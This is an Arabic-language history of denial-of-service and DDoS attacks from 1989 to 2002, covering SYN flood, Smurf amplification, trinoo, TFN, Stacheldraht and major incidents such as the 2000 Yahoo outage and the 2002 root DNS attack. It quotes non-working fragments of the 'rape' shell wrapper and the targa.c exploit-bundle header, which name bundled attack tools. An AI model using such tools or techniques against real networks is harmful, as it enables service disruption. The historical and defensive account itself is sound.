تم تأسيس **CERT Coordination Center** (**CERT/CC**)، التي تأسست في الأصل من قبل **DARPA** باسم فريق للاستجابة لطوارئ الحاسب الآلي) في معهد هندسة البرمجيات جامعة كارنيجي ميلون في عام 1988 قاموا بالرد على ما يسمى دودة موريس (**Morris worm**)، التي جلبت الإنترنت على ركبتيها. **CERT/CC** لديه الخبرة العريقة في التعامل مع والاستجابة للحوادث في الإنترنت، وتحليل نقاط الضعف في النظم، فضلا عن البحوث في مجال الحاسوب وأمن الشبكات، وإبقاء الشبكات على قيد الحياة مع نظام الإبلاغ. وقامت بخلق ملخص عن اتجاهات أدوات المهاجم على مدى السنوات القليلة الماضية.

- **1989**

الظهور الأول للأمر **–f (flood)** في الكود المصدري لـ **ping.c**.

- **في وقت مبكر من عام 1990**

بعد انقراض قصة حادثة دودة موريس، واصل الإنترنت في النمو من خلال عام 1990 في وقت مبكر إلى مكان المتعة، مع الكثير من المعلومات والخدمات المجانية. تم إضافة المزيد والمزيد من المواقع، وذكر روبرت ميتكالف القانون الشهير الآن: الفائدة أو منفعة، من الشبكة يساوي مربع عدد المستخدمين. ولكن كما رأينا سابقا، فإن نسبة هؤلاء المستخدمين الجديدة لن تكون لطيفه، وخاصة المستخدم الودي. في منتصف 1990، ظهرت برامج هجوم حجب الخدمة عن بعد والتي تسببت في العديد من المشاكل. من أجل استخدام هذه البرامج، فان المهاجم يحتاج حساب على جهاز كمبيوتر كبير، على شبكة سريعة، حتى يكون له أقصى قدر من التأثير. وأدى ذلك إلى سرقة الحساب المتفشية في الجامعات من أجل ان يستخدم المهاجمين الحسابات المسروقة لتشغيل برامج **DoS** كما كان من السهل تحديدها واغلاقها، واعتبرت أنها في كثير من الأحيان؟ حسابات "عديمة الفائدة"؟ الذي قادت السوق لتثبيت **sniffers**. هذه الحسابات تم تداولها من اجل البرامج المقرصنة، والوصول إلى الشبكات ذات الوصول الصعب إليها وأجهزة الكمبيوتر المسروقة، وأرقام بطاقات الائتمان، والنقد، وما إلى ذلك. في ذلك الوقت، ظهرت اسلاك الشبكة ايثرنت **flat thick-wire** و**thin-wire** وأصبحت أكثر شعبية، كما تم استخدام **telnet** وبروتوكول نقل الملفات **ftp** (وكلاهما يعاني من مشكلة كلمة المرور ذات النص الواضح). نتيجة لهذا الطراز المعماري، بجانب خدمات الشبكة الضعيفة، كانت الشبكات فريسة سهلة للمهاجمين لتشغيل شبكة **sniffers**.

1996

في عام 1996، تم اكتشاف ثغرة أمنية في مكدس **TCP/IP stack** والتي سمحت بطوفان من الحزم مع مجموعة بت **SYN** فقط (المعروفة باسم **SYN flood**، سوف يشرح لاحقا) والتي تم اكتشافها بواسطة **CERT**. أصبحت هذه الأداة ذات شعبية وفعالة لاستخدامها لجعل الخدمة غير متوفرة، حتى مع عرض النطاق الترددي المعتدل المتاح للمهاجم (الذي كان شيء جيد للمهاجمين، حيث كانت أجهزة المودم في هذا الوقت بطيئة جدا). واستخدم هذه الأدوات في البداية مجموعات صغيرة، وعممت في مجموعات مغلقة لفترة من الوقت.

1997

بدأت هجمات حجب الخدمة الكبيرة تحدث على شبكات **IRC** في أواخر عام **1996** وأوائل عام **1997**. في هجوم واحد، تم استغلال نقاط الضعف في أنظمة ويندوز من قبل المهاجمين الذين حصلوا على أعداد كبيرة من مستخدمين **IRC** مباشرة من خلال تحطيم أنظمتهم. برامج **DoS** مثل **teardrop**، **boink**، و**bonk** حيث سمحت للمهاجمين لتعطيل أنظمة ويندوز الغير مصححه (***unpatched***). وفي هجوم آخر، وقع القراصنة الرومانيين أجزاء من شبكة خادم الشبكة **IRC network Undernet's** من خلال **SYN flood**. هجمات **SYN flood** على شبكات **IRCg** لا تزال سائدة اليوم. وكان الحدث اللافت في عام 1997 حيث تم اغلاق كامل للإنترنت بسبب (***nonmalicious***) الطريق المزيف الذي تم الإعلان عنه من قبل جهاز راوتر واحد.

بالنسبة للجزء الاكبر، نقاط الضعف التي استغلاها **DoS** ما هي الا أخطاء برمجيه (***bugs***) بسيطة تم إصلاحها في الإصدارات اللاحقة من أنظمة التشغيل المتضررة. على سبيل المثال، كانت هناك سلسلة من الأخطاء في طريق مكدس **Microsoft Windows TCP/IP stack** لمعالجة الحزم المجزأة. خلل واحد في **Microsoft Windows TCP/IP stack** حيث لم يعالج الحزم المجزأة الذي عوضت وذات طول لم يطابق بشكل صحيح، بحيث أنها تتداخل. كاتب اكواد مكدس **TCP/IP stack** توقع ان الحزم سوف تكون مجزأة بشكل صحيح ولم يفحص بطريقه صحيحه حالة البداية/النهاية/الموازنة (***start/end/offset conditions***). لذلك وضعت حزم والتي وضعت خصيصا تؤدي إلى تخصيص كمية كبيرة من الذاكرة وتعليق أو تعطل النظام. وعندما تم إصلاح هذه الأخطاء، فكان على المهاجمين تطوير وسائل جديدة لتنفيذ هجمات حجب الخدمة لغاية ما كان عليه سابقا وزيادة القدرة على التعطيل.

تقنية أخرى فعالة والتي ظهرت عام 1997 مع شكل من أشكال الانعكاس (***reflected***)، تضخيم هجوم **DoS** (***amplified DoS attack***)، والتي سميت ***Smurf attack***. هجمات **Smurf** تسمح بالتضخيم من مصدر واحد. وذلك عن طريق ارتداد الحزم خارج الشبكة التي لم يتم تكوينها بشكل صحيح، حيث يمكن للمهاجمين تضخيم عدد الحزم الموجهة للضحية بعامل يصل الى 200 أو نحو ذلك للحصول على ما يسمى ***Class C or /24 network***، أو بعامل يصل الى العديد من آلاف لشبكه متوسطة الحجم ***Class B or /16 network***. ببساطة يقوم المهاجم بصياغة الحزم مع عنوان مرسل الضحية المقصود، وإرسال تلك الحزم إلى عنوان بث (***broadcast address***) الشبكة. هذه الحزم سوف تصل لجميع المضيفين المتاحين والمستجابين على تلك الشبكة المعينة وتثير استجابة منهم، حيث تزوير عنوان المرسل في الطلبات، سوف يرسل الاستجابة للضحية.

قرر المهاجمين استكشاف سبيلا آخر لتحطيم الآلات. بدلا من استغلال نقاط الضعف، قاموا بأرسال الكثير من الحزم إلى الهدف. إذا كان الهدف على اتصال بطيء نسبيا ***dial-up connection*** (مثلا، **Kbps14.4**)، ولكن المهاجم قام باستخدام جهاز كمبيوتر الجامعة المسروق ذات اتصال **Mbps1**، فإنه يمكن أن يطغى على اتصال الهدف، مما يؤدى الى تباطأ جهاز الهدف إلى حد كونه عديمة الفائدة.

1998

كما أصبح عرض النطاق الترددي بين المهاجم والهدف أكثر مساواة، وتعلم المزيد من مشغلي الشبكات التعامل مع هجمات **Smurf** البسيطة، والقدرة على إرسال ما يكفي من حركة المرور الى الهدف لكي يتباطأ إلى حد كونه عديم الفائدة أصبح أصعب وأصعب في تحقيقه. كانت الخطوة التالية إضافة القدرة على السيطرة على عدد كبير من أجهزة الكمبيوتر التي تقع عن بعد، أجهزة الكمبيوتر لشخص آخر، وتوجيه كل منهم لإرسال كميات هائلة من حركة المرور عديمة الفائدة عبر الشبكة ومن ثم إغراق الضحية. بدأ المهاجمون تنظيم أنفسهم في مجموعات منسقة، وأداء هجوم على الضحية. الحزم المضافة، سواء في الأعداد الهائلة أو بواسطة تداخل أنواع الهجوم، حصلت على النتيجة المرجوة.

النماذج الأولية من أدوات **DDoS** (وأبرزها **fapi**) والتي وضع في منتصف عام 1998، بمثابة أمثلة على كيفية إنشاء شبكات **DDoS** العميل/الخادم. بدلا من الاعتماد على مصدر واحد، يمكن للمهاجمين الآن الاستفادة من كافة المضيفين التي يمكنهم تقديم تنازلات للمهاجمة معها. وكان لهذه البرامج في وقت مبكر العديد من القيود ولم ير الاستخدام على نطاق واسع، ولكن لم يثبت أن التنسيق بين أجهزة الكمبيوتر في الهجوم ممكنة.

الهجمات القائمة على نقاط الضعف (***Vulnerability-based attacks***) لم تذهب ببساطة بعيدا، واستمرت في الواقع ليكون ممكنا بسبب وجود تيار مستمر من الأخطاء البرمجية (***bugs***) المكتشفة حديثا. تم شن هجمات حجب الخدمة الناجحة باستخدام نقاط ضعف الحزم المجزأة البسيطة نسبيا لاستهداف عشرات ومئات الآلاف من المضيفين الذين كانوا عرضة في الماضي. على سبيل المثال، الهجمات في عام 1998، استغل نقاط ضعف الحزم المجزأة (***fragmented packet vulnerabilities***) ولكنه أضاف سكريبت لإعداد قائمة

المضيفين المعرضين للخطر وبسرعة تم أطلق حزم الاستغلال في تلك النظم. أعدت هذه القائمة عن طريق المهاجم الذي تحقق من الضحايا المحتملين لنظام التشغيل الصحيح (عن طريق تقنية تسمى **OS fingerprinting**، والتي يمكن هزيمتها من قبل حزم التطبيع (***packet normalization***)) وع وجود نقاط الضعف، أنشا قائمة من تلك التي "مرت من الاختبار ". كانت جامعة واشنطن شبكة واحدة من ضحايا الهجوم. في مختبرات الحاسوب في جميع أنحاء الحرم الجامعي، مع بعض مئات من أجهزة الكمبيوتر المستخدمة من قبل الطلاب بنشاط عمل واجباتهم المدرسية، وتحول صوت ضربات المفاتيح لصمت الموتى كما أن الشاشة في المختبر ذهب الى الزرقاء، وكانت وكالة الفضاء والتي كان مقرها الولايات المتحدة كانت ضحية لمثل هذه الهجمات خلال نفس الفترة الزمنية. وتعرض المستخدمين في العديد من المواقع للترميم الفوري، منذ اختبارات الرقابة اللاحقة تحولت بوضوح شاشات الأنظمة غير المحمية "(والمستخدمين المعنيين) الى الأزرق. الخطوة التالية لمواجهة قضية التصحيح، الأمر الذي جعل من الصعب على مهاجم التنبؤ بهجوم حجب الخدمة التي سوف تكون فعالة، هو الجمع بين عدة مآثر **DDoS exploits** في أداة واحدة، وذلك باستخدام سكريبات شل يونكس (***Unix shell scripts***). وهذه لزيادة السرعة في هجوم حجب الخدمة التي يتم شنها لتكون فعاله. واحدة من هذه الادوات، تسمى **rape**، (وفقا للقانون، كتب في 1998) حيث قام بدمج هجمات حجب الخدمة التالية في شيل واحد:

```
echo "Editted for use with www.ttol.base.org"
echo "rapeing $IP. using weapons:"
echo "latierra          "
echo -n "teardrop v2        "
echo -n "newtear          "
echo -n "boink           "
echo -n "bonk           "
echo -n "frag           "
echo -n "fucked          "
echo -n "troll icmp        "
echo -n "troll udp        "
echo -n "nestea2          "
echo -n "fusion2          "
echo -n "peace keeper       "
echo -n "arnudp          "
echo -n "nos            "
echo -n "nuclear          "
echo -n "ssping          "
echo -n "pingodeth        "
echo -n "smurf          "
echo -n "smurf4          "
echo -n "land           "
echo -n "jolt           "
echo -n "pepsi          "
```

أداة مثل هذا له ميزة وهي السماح للمهاجمين لإعطاء عنوان **IP** واحد ومن ثم إطلاق العديد من الهجمات (زيادة احتمال حدوث هجوم ناجح)، ولكنه يعني أيضا ان يكون لدينا مجموعة كاملة من الإصدارات المترجمة مسبقا لكل حزمة استغلال (***exploit packaged***) تم تعبئتها في يونكس على هيئة ارشيف "**tar**" لنقل مريح للحساب المسروقة لإطلاق الهجوم.

ومع استمرار السماح باستخدام **multiple DoS exploits**، ظهر برنامج الترجمة (***precompiled program***) الذي سهل عملية التخزين والنقل والاستخدام بسرعة، مثل برامج مثل **targa.c** التي وضع بواسطة ميكستر (تم استخدام هذه الاستراتيجية نفسها مرة أخرى في عام 2003 من قبل **Agobot/Phatbot**). **Targa** يقوم بجمع كل المآثر التالية في برنامج مصدرى C واحد:

```
/* targa.c - copyright by Mixter <mixter@gmx.net>
   version 1.0 - released 6/24/98 - interface to 8
multi-platform remote denial of service exploits
 */
.
.
.
/* bonk by route|daemon9 & klepto
 * jolt by Jeff W. Roberson (modified by Mixter for overdrop effect)
 * land by m3lt
 * nestea by humble & ttol
 * newtear by route|daemon9
* syndrop by PineKoan
 * teardrop by route|daemon9
 * winnuke by _eci */
```

حتى بعد تجميع أدوات **DoS** مثل **targa** لا يزال يسمح فقط للمهاجم حجب عنوان **IP** واحد في كل مرة، وأنها تتطلب استخدام حسابات مسروقة على أنظمة مع أقصى عرض نطاق الترددي (أنظمة الجامعة في الغالب). لزيادة فعالية هذه الهجمات، قامت مجموعات من المهاجمين، باستخدام قنوات **IRC** أو الهاتف "***voice bridges***" للاتصال، يمكنها تنسيق الهجمات، كل شخص يقوم بمهاجمة نظام مختلف باستخدام حساب مسروق مختلف. وقد ينظر الى هذا التنسيق نفسه في التحقق من مواطن الضعف، وفي النظام المخترق والتحكم باستخدام **backdoor** و "**rootkit**".

شهد عامي 1998 و1999 زيادة كبيرة في القدرة على مهاجمة أنظمة الكمبيوتر، التي جاءت كنتيجة مباشرة للجهود البرمجية والهندسة، نفس تلك التي جلبت الإنترنت إلى العالم: التشغيل الآلي، زيادة النطاق الترددي للشبكة، اتصالات العميل/الملقم، وشبكات الدردشة العالمية.

1999

في عام 1999، نما ببطء تطورين رئيسيين للخروج من تحت الأرض وبدأ اخذ شكل في وسائل الهجوم اليومية: الحوسبة الموزعة (***distributed computing***) (في أشكال التوزيع التنصت (**sniffing**) والفحص (**scanning**)، والحرمان من الخدمة الموزعة)، وإعادة ولادة الديدان (الدودة ببساطة تقوم بدمج وإتمام جميع جوانب الاقتحام: فحص الاستطلاع (***reconnaissance scanning***)، تحديد الهدف (***target identification***)، الاختراق (***compromise***)، التضمين (**embedding**)، والسيطرة على الهجوم). في الواقع، العديد من الديدان اليوم (على سبيل المثال، **Nimda**، **Code Red**، **Deloder**، **Lion**، و**Blaster**) إما لتنفيذ هجوم **DDoS** أو مضمنه في حزمة أدوات **DDoS**.

صيف عام 1999 شهد أول استخدام واسع النطاق للأدوات **DoS** الجديدة (**trinoo**، **Tribe Flood Network (TFN)**، و**Stacheldraht**). كانت كل هذه برامج العميل/الخادم بسيطة (**المعالجات (Handler) والوكلاء (Agent)**)، كما ذكر في وقت سابق والتي تؤدي وظائف ذات الصلة بـ **DoS** للقيادة والسيطرة، وأنواع مختلفة من هجمات حجب الخدمة، والتحديث التلقائي في بعض الحالات. أنها تتطلب برامج أخرى للترويج لهم وبناء شبكات الهجوم، والمجموعات الأكثر نجاحا باستخدام هذه الأدوات تستخدم أيضا الفحص الآلي، وتحديد الهدف، والاستغلال، وتركيب حمولة **DoS**. كانت أهداف جميع الهجمات تقريبا في عام 1999 عملاء **IRC** وخوادم**IRC** .

كان أحد أبرز الهجوم على الخادم **IRC** في جامعة مينيسوتا والعشرة أو المزيد من عملاء **IRC** المنتشرة في كل أنحاء العالم كبير بما فيه الكفاية للحفاظ على شبكة الجامعة غير صالحة للاستعمال لحوالي ثلاثة أيام كاملة. هذا الهجوم استخدام أداة **DoS trinoo**، التي ولدت طوفان من حزم **UDP** مع حمولة 2 بايت ولم تستخدم **IP spoofing**. جامعة مينيسوتا قامت بعد 2،500 من المضيفين في هذا الهجوم، ولكن كانت السجلات غير قادرة على مواكبة الفيضانات، لذلك كان هذا العدد غير واقعي. استخدم هؤلاء المضيفين في العديد من شبكات **DDoS** من 100-400 من المضيفين لكل منهما، في الهجمات المتداولة (**rolling attacks**) يقوم بتنشيط جماعات المضيفين وإلغاء التنشيط. جعل هذا تحديد مكان وجود الوكلاء، والتحديد والتنظيف يستغرق عدة ساعات لبضعة أيام. ساهم الكمون في تنظيف مدة الهجوم.

كان التغيير الى استخدام أدوات التوزيع (***distributed tools***) لا مفر منه. نمو النطاق الترددي للشبكة التي جاءت عن طريق تطوير **Internet2**(أطلق رسميا في عام 2000) صنع أدوات من نقطة إلى نقطة (***point-to-point***) بسيطة أقل فعالية ضد الشبكات المشروطة جيدا، وكانت الهجمات التي تستخدم المضيف واحد للفيضانات سهلة الفلترة وسهلة المتابعة إلى مصدرها، وإيقافها. جعلت من برمجة فحص نقاط الضعف (***Scripting of vulnerability scans***) (والتي تتم أيضا بشكل أسرع بسبب زيادة عرض النطاق الترددي نفسه) وبرمجة الهجمات أسهل بكثير في اختراق المئات، الآلاف، بل عشرات الآلاف من المضيفين في غضون بضع ساعات. إذا كنت قمت

بالسيطرة على الآلاف من أجهزة الكمبيوتر، لماذا لا تقوم ببرمجتهم للعمل بطريقة منسقة للضغط؟ لم يكن هذا طفرة كبيرة في تثبيت أدوات الهجوم، **Backdoor**، **Sniffer**؟ مهما أراد المهاجمين إضافته.

أشارت الاتصالات الخاصة مع بعض مؤلفي أدوات **DDoS** الاولى الدافع من هذا التشغيل الآلي لمجموعة صغيرة من المهاجمين لمواجهة الهجمات التي تمارس من قبل مجموعة كبيرة (باستخدام أدوات **DoS** الكلاسيكية المذكورة أعلاه، والتنسيق اليدوي). المجموعة الصغيرة لا يمكن أن يكون لها نفس العدد من الأدوات اليدوية، وبالتالي لجأت إلى التنفيذ. في جميع الحالات تقريبا، هذه كانت أول جهود الترميز (***coding efforts***)، وحتى مع الأخطاء البرمجية كانت فعالة جدا في شن هجمات واسعة النطاق. كانت الهجمات المضادة فعالة بدرجه لافته للنظر، وكانت مجموعة الصغيرة قادرة على استعادة جميع قنواتها والرد على المجموعة الأكبر.


هجمات مماثلة، وإن كان ذلك على نطاق أصغر قليلا، واصلت خلال أواخر خريف عام 1999، وهذه المرة باستخدام أحدث الأدوات والتي تقوم بتزييف عناوين المصدر، مما جعل تحديد المهاجمين أكثر صعوبة. تقريبا وجهت جميع هذه الهجمات على شبكات وعملاء **IRC**، وكان هناك تغطية إخبارية قليل جدا عنهم. ***Tribe Flood Network (TFN)*** ، ***Stacheldraht***، ثم ***Tribe Flood Network 2000 (TFN2K)*** كانوا اكثر الادوات شعبية، في حين أظهر **Shaft** هجمات محدودة.

في نوفمبر من عام 1999، برعاية مركز تنسيق **CERT** (للمرة الأولى على الإطلاق) ورشة عمل لمناقشة ووضع ردا على وضع اعتبروه مشكلة كبيرة اليوم، في هذه الحالة أدوات توزيع النظام الدخيل (***Distributed System Intruder Tools***) (بما في ذلك الفاحصات الموزعة (***distributed scanners***)، المتنصتون الموزع (***distributed sniffers***)، وأدوات الحرمان من الخدمة الموزعة). ناتج ورشة العمل تقرير، والذي غطى المسألة من وجهات نظر متعددة (تلك من المديرين ومسؤولي النظام، ومقدمي خدمة الإنترنت، وفرق الاستجابة للحوادث). هذا التقرير لا يزال واحدا من أفضل الأماكن للبدء في فهم **DDoS**، وماذا تفعل حيال ذلك في إطار زمني فوري (<30 يوما)، المدى المتوسط (30- 180 يوما) والمدى الطويل المدى (> 180 يوما). ومن المفارقات، أنه بعد أيام فقط من ورشة العمل هذه، تم اكتشاف أداة الجديدة التي كانت من سلالة مختلفة من التطور، ولكنها نفس مبادئ هجوم **trinoo**، **TFN**، و**Stacheldraht**. أداة **Shaft**، كانت تعيث في الأرض فسادا مع أعداد صغيرة من الوكلاء في جميع أنحاء أوروبا، والولايات المتحدة، والدول المطلة على المحيط الهادئ، وجذبت انتباه بعض المحللين.

شمل الجيل القادم من هذه الأدوات ميزات مثل تشفير الاتصالات (لتثقيل أدوات **DoS** ضد الهجوم المضاد والكشف)، تعدد أساليب الهجوم، وظائف الدردشة المتكاملة، والإبلاغ عن معدلات حزم الفيضانات. وتستخدم هذه الوظيفة الأخيرة من قبل المهاجم لجعله أسهل في تحديد العائد من هجوم **DDoS** على الشبكة، وبالتالي عندما تكون كبيرة بما يكفي للحصول على الهدف المنشود وعندما (يحدث الاستنزاف) فإنه يحتاج إلى التعزيز. تعلم المزيد والمزيد من المجموعات عن قوة **DDoS** للدخول في حرب ناجحة ضد مواقع **IRC**، فادى الى تطوير المزيد من أدوات **DDoS**.

مع اقتراب مشكلة **Y2K**، يخشى العديد من المتخصصين في مجال الأمن أن هجمات **DDoS** على نطاق واسع من شأنه تعطيل البنية التحتية للاتصالات، مما يجعلها تبدو وكأنها فشل **Y2K** وقد تحدث هلع للجمهور. الحمد لله، لم يحدث أبدا مثل هذه الهجمات.

(مشكلة Y2K أو مشكلة العام 2000 كان حدثاً قريباً ... معظمنا يتذكره والبعض عاش اعراضه. Y2K (Y تعني Year سنة, 2 تعني الرقم 2 و K تعني Kilo ألف). حيث كان يفضل المبرمجين استخدام رقم السنة من خانتين بدلاً من أربع لتقليل استهلاك الذاكرة، فأصبح العام 1983 مثلاً يظهر على الحاسوب بالصيغة 83. في بداية التسعينات. بدأ الخبراء ينتبهون لمشكلة كيف سيفهم الحاسوب العام ٢٠٠٠ ؟؟؟ سيظهر بطريقة 00 -وهي قيمة غير منطقية حسابياً وتعني العديد من المشاكل. فمثلاً إذا اراد عميل البنك الاستفسار عن حساباته من 1998 الى 2000 تعني في لغة الحاسوب: 00 -98 = -98 >>> قيمة سالبة!! هذا يعني مشاكل كبيرة تصيب الأجهزة الالكترونية التي تحوي ساعة داخلية).



2000

في 18 يناير 2000، موزع انترنت محلي (**ISP**) في سياتل، واشنطن، وكان اسمه **Oz.net** تمت مهاجمته. هذا يبدو انه هجوم **Smurf** (أو ربما ***ICMP Echo reply flood*** من قبل برنامج مثل ***Stacheldraht***) كان العنصر الفريد في هذا الهجوم كان ليس موجها ضد الخوادم في **Oz.net** فقط، ولكن أيضا أجهزة الراوتر الخاصة بهم، وأجهزة الراوتر الخاصة بهم من المنبع **Semaphore**، وأجهزة الراوتر من مزود المنبع، **UUNET**. وتشير التقديرات إلى أن التباطؤ في حركة مرور الشبكة أصاب نحو 70٪ من المنطقة المحيطة لسياتل.

في غضون أسابيع من هذا الهجوم، في فبراير 2000، عددا من هجمات **DDoS** ارتكبت بنجاح ضد العديد من المواقع المشروطة جيدا والمشغلة؟ الكثير من "الأسماء التجارية" الرئيسية للإنترنت. وكان من بينهم شركة على الانترنت الخاصة بالمزاد موقع **eBay** (مع 10 ملايين من العملاء)، شركة الإنترنت **Yahoo** (36 مليون زائر في ديسمبر كانون الاول 1999)، وشركة الوساطة المالية على الانترنت **online brokerage E*Trade**، متاجر التجزئة على الانترنت **Buy.com** (1.3 مليون زبون)، متاجر بيع الكتب الرائدة على الانترنت **Amazon.com**، بوابة الإنترنت **Excite.com**، وموقع الأخبار المنتشر على نطاق واسع **CNN**. وقد استخدمت العديد من هذه المواقع حركة المرور ذات حجم عالي ومتذبذب، لذلك كانوا مشروطين بشكل كبير لتوفير تلك التقلبات. وكانوا أيضا هدفا متكررا لأنواع أخرى من الهجمات الكترونية، لذلك أبقوا على برمجيات أمنهم محدثه حتى الآن، والحفاظ على الموظفين من المحترفين في إدارة الشبكة للتعامل مع أي من المشاكل التي نشأت. إذا كان أي شخص في الإنترنت ينبغي أن يكون في مأمن من مشاكل DDoS، كانت هذه المواقع أولى. ومع ذلك، كانت الهجمات ضد كل منهم ناجحة جدا، وعلى الرغم من كونها غير معقدة نوعا ما. على سبيل المثال، الهجوم على ياهو في فبراير 2000 منع المستخدمين من وجود اتصال ثابت إلى ذلك الموقع لمدة ثلاث ساعات. ونتيجة لذلك، ياهو، تعتمد على الإعلان كثيرا من أجل عائداتها، فقد يحتمل أن تكون خسرت حوالي 500،000 دولار بسبب أن مستخدميها لم يتمكنوا من الوصول إلى صفحات الويب ياهو وتحميل الإعلانات. كانت طريقة الهجوم المستخدمة ليست متطورة، وبالتالي كان ياهو في نهاية المطاف قادرة على فلترة حركة مرور الهجوم عن حركة المرور الشرعي، ولكن فقدت قدرا كبيرا من المال في هذه العملية. حتى موقع ويب الخاص بمكتب التحقيقات الفدرالي كان خارج الخدمة لمدة ثلاث ساعات في شهر فبراير من عام 2000 في هجوم **DDoS**.

في هذا العام ظهر صبي يبلغ من العمر 15 عاما أظهر كيف يمكن القيام بهجمات **DDoS** . "**Mafiaboy**" هذا اللقب أطلق على مايكل كالسي البالغ من العمر 15 عاما صاحب مشروع "**Project Rivolta**" الذي أنزل في موقع ياهو. حكم عليه بالسجن لمدة ثمانية أشهر في مركز لاحتجاز الأحداث.

2001

في يناير 2001، هجوم دوس المنعكس (***reflection DDoS attack***) على ***futuresite.register.com*** والذي استخدم طلبات **DNS** كاذبة لإرسالها إلى خوادم **DNS** العديد في جميع أنحاء العالم لتوليد حركة المرور فيها. المهاجم أرسل العديد من الطلبات تحت هوية الضحية لسجل **DNS** كبير بشكل خاص لعدد كبير من خوادم **DNS**. هذه الملقمات بالتالي أرسلت المعلومات الغير مرغوب فيها فعلا للضحية. أفادت التقارير أن كمية حركة المرور الواردة إلى عنوان **IP** الضحية حوالي 60 إلى 90 ميغابايت في الثانية، مع تقديم تقارير موقع واحد شهد طلبات **DNS** حوالي 220 في الدقيقة الواحدة لكل خادم **DNS**.

استمر هذا الهجوم حوالي أسبوع، ولم يكن من السهل فلترته في شبكة الضحية باستخدام الأساليب البسيطة للقيام بذلك والتي من تقوم بتعطيل كل بحث **DNS** للعملاء الضحية. حيث ان الهجوم قام بعكس بطلبات خوادم **DNS** عديدة، كان من الصعب تميز أي من تلك التي تنتج هجوم حركة المرور والتي ينبغي ان يتم فلترتها.

يمكن القول، انه لا يجب حقا على خوادم **DNS** الاستجابة لهذا الاستعلام، أنه لن يكون عادة أعمالهم الرد على استفسارات **DNS** من سجلات عشوائية من المواقع الغير موجودة حتى في نطاق الدومين الخاص به. أنه بذلك يمكن اعتبار خلل في وظائف طريقة**DNS** ، والاعداد الخاطئ لخوادم**DNS** ، أو ربما الاثنين معا، لكنه يؤكد بالتأكيد تعقيد بروتوكولات الإنترنت وتطبيقات البروتوكول ومسائل التصميم الكامنة التي يمكن أن تؤدي إلى **DoS vulnerabilities**.

استمرت زيادة عدد هجمات **DDoS**، ولكن معظم الناس (على الأقل أولئك الذين لم يستخدموا **IRC**) لم يكونوا على علم بها. في عام 2001 نشرت ديفيد مور، جيفري فولكير، وستيفان سافاج مقاله بعنوان "***Inferring Internet Denial-of-Service Activity***" . هذا العمل قام بالتحقيق عن نشاط **DDoS** على نطاق الإنترنت. هذه التقنية المستخدمة في قياس نشاط **DDoS** يقلل من وتيرة الهجوم، لأنه لا يمكن الكشف عن جميع الهجمات التي تحدث. ولكن حتى مع هذه القيود، فإن المؤلفين قادرة على كشف ما يقرب من 4،000 من الهجمات في الأسبوع لمدة ثلاثة أسابيع. كانت تقنيات مشابهة للكشف عن هجوم والتقييم بالفعل في الاستخدام بين مشغلي الشبكات ومحللي أمن الشبكة في 1999 و2000.

موقف مايكروسوفت البارز في صناعة تكنولوجيا المعلومات جعلتها هدفا متكررا للهجمات، بما في ذلك هجمات **DDoS**. فشلت بعض هجمات **DDoS** على مايكروسوفت، في جزء منه وذلك لإحكام **Microsoft** الشديد على شبكاتها للتعامل مع العبء الهائل المتولد عندما

الافراج عن منتج جديد أو مهم أو عندما تصبح الترقية متاحة. ولكن بعض الهجمات نجحت في كثير من الأحيان من خلال إيجاد بذكاء بعض الموارد الأخرى عن عرض النطاق الترددي النقي لإطلاق الهجوم. على سبيل المثال، في يناير 2001 أطلق شخص ما هجوم **DDoS** على واحد من أجهزة الراوتر لمايكروسوفت، ومنعه من توجيه حركة المرور العادية في السرعات المطلوبة. هذا الهجوم ذات التأثير الكلي كان ضئيل نسبيا على وجود الإنترنت في مايكروسوفت لولا حقيقة أن جميع خوادم **DNS** الخاصة بمايكروسوفت على الانترنت تقع خلف جهاز التوجيه المعرضة للهجوم. بينما عمليا كان كل شبكة مايكروسوفت متاحه للاستخدام، ولكن العديد من المستخدمين لم يحصلوا على طلباتهم من ترجمة أسماء موقع **Microsoft** إلى عناوين **IP** والتي اسقطت من قبل جهاز الراوتر نتيجة التحميل الزائد عليه. كان هذا الهجوم ناجحا لدرجة أن جزء من شبكة الطلب الذي كان مايكروسوفت قادرا على التعامل معه انخفض إلى 2٪.

2002

في هذه السنة كان أكبر ظهور لهجمات **DDoS**، في أكتوبر 2002 حيث ذهب للمهاجمين خطوة أبعد من ذلك وحاولوا تنفيذ هجوم **DDoS** على مجموعة كاملة من خوادم **DNS** الجذرية (**root DNS**) للإنترنت. **DNS** هي خدمة حاسمة لكثير من مستخدمي الإنترنت لذلك فان العديد من التدابير المتخذة لجعلها قوية ومتاحة للغاية. بيانات **DNS** تم نسخها في 13 من الخوادم الجذرية، التي هي نفسها مشروطة بشكل جيد والحفاظ عليها، وأنه تم تخزينها مؤقتا في خوادم غير جذريه بشكل كبير في جميع أنحاء الإنترنت. حاول المهاجم إيقاف الخدمة لجميع خوادم **DNS** الـ 13 من هذه الخوادم الجذرية باستخدام نموذج بسيط جدا من هجوم **DDoS**. في نقاط مختلفة خلال الهجوم، كان 9 من 13 ملقم الجذري غير قادر على الاستجابة لطلبات **DNS**، وبقي فقط 4 يعملون بالكامل في جميع أنحاء الهجوم. الهجوم استمر ساعة واحدة فقط، وبعد ذلك توقف 